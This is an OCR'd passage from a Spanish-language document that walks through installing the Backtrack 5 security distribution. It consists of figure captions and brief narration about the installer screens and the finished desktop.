


Gráfico 6.54. Ejecutando script de prueba de versión

La siguiente imagen muestran las opciones que están listas para ser instaladas. Y finalmente se da click en *Instalar.*




Gráfico 6.55. Instalando Backtrack




Gráfico 6.56. Instalando Backtrack

Y finalmente la imagen del escritorio de Backtrack 5 cuando esta instalado.

Gráfico 6.57. Escritorio de Backtrack 5